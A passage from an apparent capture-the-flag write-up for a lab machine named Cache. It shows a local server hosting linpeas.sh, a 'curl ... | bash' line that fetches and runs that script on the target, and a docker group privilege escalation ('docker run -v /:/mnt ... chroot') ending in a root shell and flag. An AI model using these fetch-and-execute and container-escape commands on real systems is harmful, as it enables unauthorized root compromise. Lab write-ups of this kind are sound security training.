❯ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

10.10.10.188 - - [12/Oct/2020 21:40:25] "GET /linpeas.sh HTTP/1.1" 200 -
```

Run Linpeas script at the remote

```
❯ curl 10.10.14.146/linpeas.sh | bash
```

The Linpeas scrpit informs us that user **`luffy`** is the part of `docker` group.

```
[+] All users & groups
uid=0(root) gid=0(root) groups=0(root)


uid=1000(ash) gid=1000(ash) groups=1000(ash)
uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)
```

root Shell

There are not containers currently running:

```
luffy@cache:~$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED
STATUS              PORTS               NAMES
```

There is an Ubuntu image on Cache:

```
luffy@cache:~$ docker image ls
REPOSITORY          TAG                 IMAGE ID            CREATED
SIZE
ubuntu              latest              2ca708c1c9cc        7 months ago
 64.2MB
```

Check GTFObins for docker. Lets exploit it like in there to get root.

```
luffy@cache:/home/ash$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh
docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/cat.txt
e5c0689b7e63c8e3c45523870d24992f
```